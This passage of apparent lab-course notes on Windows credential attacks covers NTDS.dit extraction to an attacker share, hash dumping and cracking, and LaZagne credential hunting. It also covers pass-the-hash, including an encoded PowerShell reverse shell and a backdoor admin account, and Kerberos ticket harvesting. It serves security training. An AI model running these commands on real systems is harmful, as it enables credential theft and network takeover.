Once you have discovered some creds, you could proceed to try to gain remote access to the target DC and capture the NTDS.dit file.
Capturing NTDS.dit
NT Directory Services (NTDS) is the directory service used with AD to find and organize network resources. Recall that NTDS.dit file is stored at %systemroot%/ntds on the DC in a forest. The .dit stands for directory information tree. This is the primary database file associated with AD and stores all domain usernames, password hashes, and other critical schema information. If this file can be captured, you could potentially compromise every account on the DC.
Connecting to a DC with Evil-WinRm
d41y@htb[/htb]$ evil-winrm -i 10.129.201.57 -u bwilliamson -p 'P@55w0rd!'
Checking Local Group Membership
*Evil-WinRM* PS C:\> net localgroup
Aliases for \\DC01
-------------------------------------------------------------------------------
*Access Control Assistance Operators
*Account Operators
*Administrators
*Allowed RODC Password Replication Group
*Backup Operators
*Cert Publishers
*Certificate Service DCOM Access
*Cryptographic Operators
*Denied RODC Password Replication Group
*Distributed COM Users
*DnsAdmins
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Incoming Forest Trust Builders
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Pre-Windows 2000 Compatible Access
*Print Operators
*RAS and IAS Servers
*RDS Endpoint Servers
*RDS Management Servers
*RDS Remote Access Servers
*Remote Desktop Users
*Remote Management Users
*Replicator
*Server Operators
*Storage Replica Administrators
*Terminal Server License Servers
*Users
*Windows Authorization Access Group
The command completed successfully.
You are looking to see if the account has local admin rights. To make a copy of the NTDS.dit file, you need local admin (Administrators Group) or Domain Admin (Domain Admins Group) rights.
Checking User Account Privileges including Domain
You will also want to check what domain privileges you have.
*Evil-WinRM* PS C:\> net user bwilliamson
User name bwilliamson
Full Name Ben Williamson
Comment
User's comment
Country/region code 000 (System Default)
Account active Yes
Account expires Never
Password last set 1/13/2022 12:48:58 PM
Password expires Never
Password changeable 1/14/2022 12:48:58 PM
Password required Yes
User may change password Yes
Workstations allowed All
Logon script
User profile
Home directory
Last logon 1/14/2022 2:07:49 PM
Logon hours allowed All
Local Group Memberships
Global Group memberships *Domain Users *Domain Admins
The command completed successfully.
This account has both Administrators and Domain Administrator rights which means you can do just about anything you want, including making a copy of the NTDS.dit file.
Creating Shadow Copy of C:
You can use vssadmin to create a Volume Shadow Copy (VSS) of the C:\ drive or whatever volume the admin chose when initally installing AD. It is very likely that NTDS will be stored on C:\ as that is the default location selected at install, but it is possible to change the location. You use VSS for this because it is designed to make copies of volumes that may be read and written to actively without needing to bring a particular application or system down. VSS is used by many different backup and disaster recovery software to perform operations.
*Evil-WinRM* PS C:\> vssadmin CREATE SHADOW /For=C:
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.
Successfully created shadow copy for 'C:\'
Shadow Copy ID: {186d5979-2f2b-4afe-8101-9f1111e4cb1a}
Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2
Copying NTDS.dit from the VSS
You can copy the NTDS.dit file from the volume shadow copy of C:\ onto another location on the drive to prepare to move NTDS.dit to your attack host.
*Evil-WinRM* PS C:\NTDS> cmd.exe /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\NTDS\NTDS.dit c:\NTDS\NTDS.dit
1 file(s) copied.
Before copying NTDS.dit to your attack host, you may want to use the technique to create an SMB share.
Transferring NTDS.dit to Attack Host
Now cmd.exe /c move can be used to move the file from the target DC to the share on your attack host.
*Evil-WinRM* PS C:\NTDS> cmd.exe /c move C:\NTDS\NTDS.dit \\10.10.15.30\CompData
1 file(s) moved.
Extracting Hashes from NTDS.dit
With a copy of NTDS.dit on your attack host, you can go ahead and dump the hashes. One way to do this is with Impacket’s secretdump:
d41y@htb[/htb]$ impacket-secretsdump -ntds NTDS.dit -system SYSTEM LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Target system bootKey: 0x62649a98dea282e3c3df04cc5fe4c130
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 086ab260718494c3a503c47d430a92a4
[*] Reading and decrypting hashes from NTDS.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:e6be3fd362edbaa873f50e384a02ee68:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:cbb8a44ba74b5778a06c2d08b4ced802:::
<SNIP>
A faster Method: Using NetExec to capture NTDS.dit
Alternatively, you may benefit from using NetExec to accomplish the same steps shown above, all with one command. This command allows you to utilize VSS to quickly capture and dump the contents of the NTDS.dit file conveniently within your terminal session.
d41y@htb[/htb]$ netexec smb 10.129.201.57 -u bwilliamson -p P@55w0rd! -M ntdsutil
SMB 10.129.201.57 445 DC01 [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:inlanefrieght.local) (signing:True) (SMBv1:False)
SMB 10.129.201.57 445 DC01 [+] inlanefrieght.local\bwilliamson:P@55w0rd! (Pwn3d!)
NTDSUTIL 10.129.201.57 445 DC01 [*] Dumping ntds with ntdsutil.exe to C:\Windows\Temp\174556000
NTDSUTIL 10.129.201.57 445 DC01 Dumping the NTDS, this could take a while so go grab a redbull...
NTDSUTIL 10.129.201.57 445 DC01 [+] NTDS.dit dumped to C:\Windows\Temp\174556000
NTDSUTIL 10.129.201.57 445 DC01 [*] Copying NTDS dump to /tmp/tmpcw5zqy5r
NTDSUTIL 10.129.201.57 445 DC01 [*] NTDS dump copied to /tmp/tmpcw5zqy5r
NTDSUTIL 10.129.201.57 445 DC01 [+] Deleted C:\Windows\Temp\174556000 remote dump directory
NTDSUTIL 10.129.201.57 445 DC01 [+] Dumping the NTDS, this could take a while so go grab a redbull...
NTDSUTIL 10.129.201.57 445 DC01 Administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
NTDSUTIL 10.129.201.57 445 DC01 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
NTDSUTIL 10.129.201.57 445 DC01 DC01$:1000:aad3b435b51404eeaad3b435b51404ee:e6be3fd362edbaa873f50e384a02ee68:::
NTDSUTIL 10.129.201.57 445 DC01 krbtgt:502:aad3b435b51404eeaad3b435b51404ee:cbb8a44ba74b5778a06c2d08b4ced802:::
NTDSUTIL 10.129.201.57 445 DC01 inlanefrieght.local\jim:1104:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0:::
NTDSUTIL 10.129.201.57 445 DC01 WIN-IAUBULPG5MZ:1105:aad3b435b51404eeaad3b435b51404ee:4f3c625b54aa03e471691f124d5bf1cd:::
NTDSUTIL 10.129.201.57 445 DC01 WIN-NKHHJGP3SMT:1106:aad3b435b51404eeaad3b435b51404ee:a74cc84578c16a6f81ec90765d5eb95f:::
NTDSUTIL 10.129.201.57 445 DC01 WIN-K5E9CWYEG7Z:1107:aad3b435b51404eeaad3b435b51404ee:ec209bfad5c41f919994a45ed10e0f5c:::
NTDSUTIL 10.129.201.57 445 DC01 WIN-5MG4NRVHF2W:1108:aad3b435b51404eeaad3b435b51404ee:7ede00664356820f2fc9bf10f4d62400:::
NTDSUTIL 10.129.201.57 445 DC01 WIN-UISCTR0XLKW:1109:aad3b435b51404eeaad3b435b51404ee:cad1b8b25578ee07a7afaf5647e558ee:::
NTDSUTIL 10.129.201.57 445 DC01 WIN-ETN7BWMPGXD:1110:aad3b435b51404eeaad3b435b51404ee:edec0ceb606cf2e35ce4f56039e9d8e7:::
NTDSUTIL 10.129.201.57 445 DC01 inlanefrieght.local\bwilliamson:1125:aad3b435b51404eeaad3b435b51404ee:bc23a1506bd3c8d3a533680c516bab27:::
NTDSUTIL 10.129.201.57 445 DC01 inlanefrieght.local\bburgerstien:1126:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
NTDSUTIL 10.129.201.57 445 DC01 inlanefrieght.local\jstevenson:1131:aad3b435b51404eeaad3b435b51404ee:bc007082d32777855e253fd4defe70ee:::
NTDSUTIL 10.129.201.57 445 DC01 inlanefrieght.local\jjohnson:1133:aad3b435b51404eeaad3b435b51404ee:161cff084477fe596a5db81874498a24:::
NTDSUTIL 10.129.201.57 445 DC01 inlanefrieght.local\jdoe:1134:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
NTDSUTIL 10.129.201.57 445 DC01 Administrator:aes256-cts-hmac-sha1-96:cc01f5150bb4a7dda80f30fbe0ac00bed09a413243c05d6934bbddf1302bc552
NTDSUTIL 10.129.201.57 445 DC01 Administrator:aes128-cts-hmac-sha1-96:bd99b6a46a85118cf2a0df1c4f5106fb
NTDSUTIL 10.129.201.57 445 DC01 Administrator:des-cbc-md5:618c1c5ef780cde3
NTDSUTIL 10.129.201.57 445 DC01 DC01$:aes256-cts-hmac-sha1-96:113ffdc64531d054a37df36a07ad7c533723247c4dbe84322341adbd71fe93a9
NTDSUTIL 10.129.201.57 445 DC01 DC01$:aes128-cts-hmac-sha1-96:ea10ef59d9ec03a4162605d7306cc78d
NTDSUTIL 10.129.201.57 445 DC01 DC01$:des-cbc-md5:a2852362e50eae92
NTDSUTIL 10.129.201.57 445 DC01 krbtgt:aes256-cts-hmac-sha1-96:1eb8d5a94ae5ce2f2d179b9bfe6a78a321d4d0c6ecca8efcac4f4e8932cc78e9
NTDSUTIL 10.129.201.57 445 DC01 krbtgt:aes128-cts-hmac-sha1-96:1fe3f211d383564574609eda482b1fa9
NTDSUTIL 10.129.201.57 445 DC01 krbtgt:des-cbc-md5:9bd5017fdcea8fae
NTDSUTIL 10.129.201.57 445 DC01 inlanefrieght.local\jim:aes256-cts-hmac-sha1-96:4b0618f08b2ff49f07487cf9899f2f7519db9676353052a61c2e8b1dfde6b213
NTDSUTIL 10.129.201.57 445 DC01 inlanefrieght.local\jim:aes128-cts-hmac-sha1-96:d2377357d473a5309505bfa994158263
NTDSUTIL 10.129.201.57 445 DC01 inlanefrieght.local\jim:des-cbc-md5:79ab08755b32dfb6
NTDSUTIL 10.129.201.57 445 DC01 WIN-IAUBULPG5MZ:aes256-cts-hmac-sha1-96:881e693019c35017930f7727cad19c00dd5e0cfbc33fd6ae73f45c117caca46d
NTDSUTIL 10.129.201.57 445 DC01 WIN-IAUBULPG5MZ:aes128-cts-hmac-sha1-
NTDSUTIL 10.129.201.57 445 DC01 [+] Dumped 61 NTDS hashes to /home/bob/.nxc/logs/DC01_10.129.201.57_2025-04-25_084640.ntds of which 15 were added to the database
NTDSUTIL 10.129.201.57 445 DC01 [*] To extract only enabled accounts from the output file, run the following command:
NTDSUTIL 10.129.201.57 445 DC01 [*] grep -iv disabled /home/bob/.nxc/logs/DC01_10.129.201.57_2025-04-25_084640.ntds | cut -d ':' -f1
Cracking Hashes and Gaining Credentials
You can proceed with creating a text file containing all the NT hashes, or you can individually copy and paste a specific hash into a terminal session and use Hashcat to attempt to crack the hash and a password in cleartext.
d41y@htb[/htb]$ sudo hashcat -m 1000 64f12cddaa88057e06a81b54e73b949b /usr/share/wordlists/rockyou.txt
64f12cddaa88057e06a81b54e73b949b:Password1
Pass the Hash (PtH) Considerations
What if you are unsuccessful in cracking the hash?
You can still use hashes to attempt to authenticate with a system using a type of attack called Pass-the-Hash. A PtH attack takes advantage of the NTLM authentication protocol to authenticate a user using a password hash. Instead of username:clear-text-password as the format login, you can instead use username:password_hash.
d41y@htb[/htb]$ evil-winrm -i 10.129.201.57 -u Administrator -H 64f12cddaa88057e06a81b54e73b949b
Credential Hunting
… is the process of performing detailed searches across the file system and through various applications to discover credentials.
Search-centric
Many of the tools available in Windows have search functionality. In this day and age, there are search-centric features built into most apps and OS, so you can use this to your advantage on an engagement. A user may have documented their passwords somewhere on the system. There may even be default credentials that could be found in various files. It would be wise to base your search for credentials on what you know about the target system is being used.
Key Terms to Search for
Some helpful key terms you can use that help you discover some credentials:
- Passwords
- Passphrases
- Keys
- Username
- User account
- Creds
- Users
- Passkeys
- configuration
- dbcredential
- dbpassword
- pwd
- Login
- Credentials
Search Tools
Windows Search
With access to the GUI, it is worth attempting to use Windows Search to find files on the target using some of the keywords mentioned above.
By default, it will search various OS settings and the file system for files and applications containing the key term entered in the search bar.
LaZagne
… is made up of modules which each target different software when looking for passwords.
| Module | Description |
|---|---|
| browsers | extracts passwords from various browsers including Chromium, Firefox, Microsoft Edge, and Opera |
| chats | extracts passwords from various chat apps including Skype |
| mails | searches through mailboxes for passwords including Outlook and Thunderbird |
| memory | dumps passwords from memory, targeting KeePass and LSASS |
| sysadmin | extracts passwords from the configuration files of various sysadmin tools like OpenVPN and WinSCP |
| windows | extracts Windows-specific credentials targeting LSA secrets, Credential Manager, and more |
| wifi | dumps WiFi credentials |
It would be beneficial to keep a standalone copy of LaZagne on your attack host so you can quickly transfer it over to the target. LaZagne.exe will do just fine for you in this scenario.
Once LaZagne.exe is on the target, you can open command prompt or PowerShell, navigate to the directory the file was uploaded to, and execute the following command:
C:\Users\bob\Desktop> start LaZagne.exe all
This will execute LaZagne and run all included modules. You can include the option -vv to study what it is doing in the background. Once you hit enter, it will open another prompt and display the results.
|====================================================================|
| |
| The LaZagne Project |
| |
| ! BANG BANG ! |
| |
|====================================================================|
########## User: bob ##########
------------------- Winscp passwords -----------------
[+] Password found !!!
URL: 10.129.202.51
Login: admin
Password: SteveisReallyCool123
Port: 22
If you used the -vv option, you would see attempts to gather passwords from all LaZagne’s supported software.
findstr
You can also use findstr to search from patterns across many types of files. Keeping in mind common key terms, you can use variations of this command to discover credentials on a Windows target:
C:\> findstr /SIM /C:"password" *.txt *.ini *.cfg *.config *.xml *.git *.ps1 *.yml
Additional Considerations
There are thousands of tools and key terms you could use to hunt for credentials on Windows OS. Know that which ones you choose to use will be primarily based on the function of the computer. If you land on a Windows Server, you may use a different approach than if you land on a Windows Desktop. Always be mindful of how the system is being used, and this will help you know where to look. Sometimes you may even be able to find credentials by navigating and listing dirs on the file system as your tools run.
Here are some other places you should keep in mind when credential hunting:
- passwords in Group Policy in the SYSVOL share
- passwords in scripts in the SYSVOL share
- passwords in web.config files on dev machines and IT shares
- passwords in unattend.xml
- passwords in the AD user or computer description fields
- KeePass databases
- Found on user systems and shares
- Files with names like pass.txt, passwords.docx, passwords.xlsx found on user systems, shares, and Sharepoint
Windows Lateral Movement Techniques
Pass the Hash (PtH)
A PtH attack is a technique where an attacker uses a password hash instead of the plain text password for authentication. The attacker does not need to decrypt the hash to obtain a plaintext password. PtH attacks exploit the authentication procotol, as the password hash remains static for every session until the password session is changed.
Hashes can be obtained in several ways, including:
- Dumping the local SAM database from a compromised host
- Extracting hashes from the NDTS database on a DC
- Pulling the hashes from memory
Intro to Windows NTLM
Microsoft’s Windows New Technology LAN Manager (NTLM) is a set of security protocols that authenticates users’ identities while also protecting the integrity and confidentiality of their data. NTLM is a single sign-on solution that uses a challenge-response protocol to verify the user’s identity without having them provide a password.
With NTLM, passwords storedd on the server and DC are not “salted”, which means that an adversary with a password hash can authenticate a session without knowing the original password.
PtH with Mimikatz
Mimikatz has a module called “sekurlsa::pth” that allows you to perform a PtH attack by starting a process using the hash of the user’s password. To use this module, you will need the following:
/user- the user name you want to impersonate/rc4or/NTLM- NTLM hash of the user’s password/domain- domain the user to impersonate belongs to (in the case of a local user account, you can use the computer name, localhost, or a dot)/run- the program you want to run with the user’s context
c:\tools> mimikatz.exe privilege::debug "sekurlsa::pth /user:julio /rc4:64F12CDDAA88057E06A81B54E73B949B /domain:inlanefreight.htb /run:cmd.exe" exit
user : julio
domain : inlanefreight.htb
program : cmd.exe
impers. : no
NTLM : 64F12CDDAA88057E06A81B54E73B949B
| PID 8404
| TID 4268
| LSA Process was already R/W
| LUID 0 ; 5218172 (00000000:004f9f7c)
\_ msv1_0 - data copy @ 0000028FC91AB510 : OK !
\_ kerberos - data copy @ 0000028FC964F288
\_ des_cbc_md4 -> null
\_ des_cbc_md4 OK
\_ des_cbc_md4 OK
\_ des_cbc_md4 OK
\_ des_cbc_md4 OK
\_ des_cbc_md4 OK
\_ des_cbc_md4 OK
\_ *Password replace @ 0000028FC9673AE8 (32) -> null
PtH with PowerShell Invoke-TheHash
Another tool you can use to perform PtH attacks on Windows is Invoke-TheHash. This tool is a collection of PowerShell functions for performing PtH attacks with WMI and SMB. WMI and SMB connections are accessed through the .NET TCPClient. Authentication is performed by passing an NTLM hash into the NTLMv2 authentication protocol. Local administrator privileges are not required client-side, but the user and hash you use to authenticate need to have administrative rights on the target computer.
When using Invoke-TheHash, you have two options: SMB or WMI command execution. To use this tool, you need to speciy the following parameters to execute commands in the target computer:
Target- hostname or IP address of the targetUsername- username to use for authenticationDomain- domain to use for authentication (this parameter is unnecessary with local accounts or when using the @domain after the username)Hash- NTLM password hash for authentication (this function will accept either LM:NTLM or NTLM format)Comannd- command to execute on the target (if a command is not specified, the function will check to see if the username and hash have access to WMI on the target)
SMB:
PS c:\htb> cd C:\tools\Invoke-TheHash\
PS c:\tools\Invoke-TheHash> Import-Module .\Invoke-TheHash.psd1
PS c:\tools\Invoke-TheHash> Invoke-SMBExec -Target 172.16.1.10 -Domain inlanefreight.htb -Username julio -Hash 64F12CDDAA88057E06A81B54E73B949B -Command "net user mark Password123 /add && net localgroup administrators mark /add" -Verbose
VERBOSE: [+] inlanefreight.htb\julio successfully authenticated on 172.16.1.10
VERBOSE: inlanefreight.htb\julio has Service Control Manager write privilege on 172.16.1.10
VERBOSE: Service EGDKNNLQVOLFHRQTQMAU created on 172.16.1.10
VERBOSE: [*] Trying to execute command on 172.16.1.10
[+] Command executed with service EGDKNNLQVOLFHRQTQMAU on 172.16.1.10
VERBOSE: Service EGDKNNLQVOLFHRQTQMAU deleted on 172.16.1.10
WMI:
PS c:\tools\Invoke-TheHash> Import-Module .\Invoke-TheHash.psd1
PS c:\tools\Invoke-TheHash> Invoke-WMIExec -Target DC01 -Domain inlanefreight.htb -Username julio -Hash 64F12CDDAA88057E06A81B54E73B949B -Command "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMwAzACIALAA4ADAAMAAxACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA=="
[+] Command executed with process id 520 on DC01
PtH with Impacket
Impacket has several tools you can use for different operations such as command execution and credential dumping, enumeration, etc.
Command execution using PsExec:
d41y@htb[/htb]$ impacket-psexec administrator@10.129.201.126 -hashes :30B3783CE2ABF1AF70F77D0660CF3453
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
[*] Requesting shares on 10.129.201.126.....
[*] Found writable share ADMIN$
[*] Uploading file SLUBMRXK.exe
[*] Opening SVCManager on 10.129.201.126.....
[*] Creating service AdzX on 10.129.201.126.....
[*] Starting service AdzX.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19044.1415]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\system32>
PtH with NetExec
NetExec is a post-exploitation tool that helps automate assessing the security of large AD networks. You can use NetExec to try to authenticate to some or all hosts in a network looking for one host where you can authenticate successfully as a local admin.
d41y@htb[/htb]# netexec smb 172.16.1.0/24 -u Administrator -d . -H 30B3783CE2ABF1AF70F77D0660CF3453
SMB 172.16.1.10 445 DC01 [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:.) (signing:True) (SMBv1:False)
SMB 172.16.1.10 445 DC01 [-] .\Administrator:30B3783CE2ABF1AF70F77D0660CF3453 STATUS_LOGON_FAILURE
SMB 172.16.1.5 445 MS01 [*] Windows 10.0 Build 19041 x64 (name:MS01) (domain:.) (signing:False) (SMBv1:False)
SMB 172.16.1.5 445 MS01 [+] .\Administrator 30B3783CE2ABF1AF70F77D0660CF3453 (Pwn3d!)
If you want to perform the same actions but attempt to authenticate to each host in a subnet using the local administrator password hash, you could add --local-auth to you command. This method is helpful if you obtain a local administrator hash by dumping the local SAM database on one host and want to check how many other hosts you can access due to local admin password reuse.
You can use the option -x to execute commands. It is common to see password reuse against many hosts in the same subnet. Organizations will often use gold images with the same local admin password or set this password the same across multiple hosts for ease of administration.
Command execution:
d41y@htb[/htb]# netexec smb 10.129.201.126 -u Administrator -d . -H 30B3783CE2ABF1AF70F77D0660CF3453 -x whoami
SMB 10.129.201.126 445 MS01 [*] Windows 10 Enterprise 10240 x64 (name:MS01) (domain:.) (signing:False) (SMBv1:True)
SMB 10.129.201.126 445 MS01 [+] .\Administrator 30B3783CE2ABF1AF70F77D0660CF3453 (Pwn3d!)
SMB 10.129.201.126 445 MS01 [+] Executed command
SMB 10.129.201.126 445 MS01 MS01\administrator
PtH with evil-winrm
Evil-WinRM is another tool you can use to authenticate using the PtH attack with PowerShell remoting. If SMB is blocked or you don’t have administrative rights, you can use this alternative protocol to connect to the target machine.
d41y@htb[/htb]$ evil-winrm -i 10.129.201.126 -u Administrator -H 30B3783CE2ABF1AF70F77D0660CF3453
Evil-WinRM shell v3.3
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
When using a domain account, you need to include the domain name (administrator@inlanefreight.htb).
PtH with RDP
You can perform and RDP PtH attack to gain GUI access to the target system using tools like xfreerdp.
There a few caveats to this attack:
- Restricted Admin Mode, which is disabled by default, should be enabled on the target host; otherwise, you will be presented with the following error:
This can be enabled by adding a new registry key DisableRestrictedAdmin under HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa with the value of 0. It can be done using the following command:
c:\tools> reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f
Once the registry key is added, you can use xfreerdp with the option /pth to gain RDP access:
d41y@htb[/htb]$ xfreerdp /v:10.129.201.126 /u:julio /pth:64F12CDDAA88057E06A81B54E73B949B
[15:38:26:999] [94965:94966] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[15:38:26:999] [94965:94966] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
...snip...
[15:38:26:352] [94965:94966] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[15:38:26:352] [94965:94966] [ERROR][com.freerdp.crypto] - @ WARNING: CERTIFICATE NAME MISMATCH! @
[15:38:26:352] [94965:94966] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
...SNIP...
UAC Limits PtH for Local Accounts
UAC (User Account Control) limits local users’ ability to perform remote administration operations. When the registry key HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy is set to 0, it means that the built-in local admin account is the only local account allowed to perform remote administration tasks. Setting it to 1 allows the other local admins as well.
Pass the Ticket (PtT) from Windows
Another method for moving laterally in an AD environment is called a Pass the Ticket attack. In this attack, you use a stolen Kerberos ticket to move laterally instead of an NTLM password hash.
Kerberos Refresher
The Kerberos authentication system is ticket-based. The central idea behind Kerberos is not to give an account password to every service you use. Instead, Kerberos keeps all tickets on your local system and presents each service only the specific ticket for that service, preventing a ticket from being used for another purpose.
- The Ticket Grantint Ticket (TGT) is the first ticket obtained on a Kerberos system. The TGT permits the client to obtain additional Kerberos tickets or TGS.
- The Ticket Grating Service (TGS) is requested by users who want to use a service. These tickets allow services to verify the user’s identity.
When a user requests a TGT, they must authenticate to the DC by encrypting the current timestamp with their password hash. Once the DC validates the user’s identity, it sends the user a TGT for future requests. Once the user has their ticket, they do not have to prove who they are with their password.
If the user wants to connect to an MSSQL database, it will request a TGS to the Key Distribution Center (KDC), presenting its TGT. Then it will give the TGS to the MSSQL database server for authentication.
Attack
You need a valid Kerberos ticket to perform a PtP attack. It can be:
- Service Ticket to allow access to a particular resource.
- Ticket Granting Ticket, which you use to request service tickets to access any resource the user has privileges.
Harvesting Kerberos Tickets from Windows
On Windows, tickets are processed and stored by the LSASS process. Therefore, to get a ticket from a Windows system, you must communicate with LSASS and request it. As a non-administrative user, you can only get your tickets, but as a local administrator, you can collect everything.
You can harvest all tickets from a system using the Mimikatz module sekurlsa::tickets /export. The result is a list of files with the extension .kirbi, which contain the tickets.
c:\tools> mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #19041 Aug 6 2020 14:53:43
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::tickets /export
Authentication Id : 0 ; 329278 (00000000:0005063e)
Session : Network from 0
User Name : DC01$
Domain : HTB
Logon Server : (null)
Logon Time : 7/12/2022 9:39:55 AM
SID : S-1-5-18
* Username : DC01$
* Domain : inlanefreight.htb
* Password : (null)
Group 0 - Ticket Granting Service
Group 1 - Client Ticket ?
[00000000]
Start/End/MaxRenew: 7/12/2022 9:39:55 AM ; 7/12/2022 7:39:54 PM ;
Service Name (02) : LDAP ; DC01.inlanefreight.htb ; inlanefreight.htb ; @ inlanefreight.htb
Target Name (--) : @ inlanefreight.htb
Client Name (01) : DC01$ ; @ inlanefreight.htb
Flags 40a50000 : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
Session Key : 0x00000012 - aes256_hmac
31cfa427a01e10f6e09492f2e8ddf7f74c79a5ef6b725569e19d614a35a69c07
Ticket : 0x00000012 - aes256_hmac ; kvno = 5 [...]
* Saved to file [0;5063e]-1-0-40a50000-DC01$@LDAP-DC01.inlanefreight.htb.kirbi !
Group 2 - Ticket Granting Ticket
mimikatz # exit
Bye!
c:\tools> dir *.kirbi
Directory: c:\tools
Mode LastWriteTime Length Name
---- ------------- ------ ----
<SNIP>
-a---- 7/12/2022 9:44 AM 1445 [0;6c680]-2-0-40e10000-plaintext@krbtgt-inlanefreight.htb.kirbi
-a---- 7/12/2022 9:44 AM 1565 [0;3e7]-0-2-40a50000-DC01$@cifs-DC01.inlanefreight.htb.kirbi
The tickets that end with $ correspond to the computer account, which needs a ticket to interact with the AD. User tickets have the user’s name, followed by an @ that separates the service name and the domain, for example:
[randomvalue]-username@service-domain.local.kirbi
You can also export tickets using Rubeus and the option. This option can be used to dump all tickets. Rubeus dump, instead of giving you a file, will print the ticket encoded in Base64 format. You are adding the option /nowrap for easier copy-paste.
c:\tools> Rubeus.exe dump /nowrap
______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/
v1.5.0
Action: Dump Kerberos Ticket Data (All Users)
[*] Current LUID : 0x6c680
ServiceName : krbtgt/inlanefreight.htb
ServiceRealm : inlanefreight.htb
UserName : DC01$
UserRealm : inlanefreight.htb
StartTime : 7/12/2022 9:39:54 AM
EndTime : 7/12/2022 7:39:54 PM
RenewTill : 7/19/2022 9:39:54 AM
Flags : name_canonicalize, pre_authent, renewable, forwarded, forwardable
KeyType : aes256_cts_hmac_sha1
Base64(key) : KWBMpM4BjenjTniwH0xw8FhvbFSf+SBVZJJcWgUKi3w=
Base64EncodedTicket :
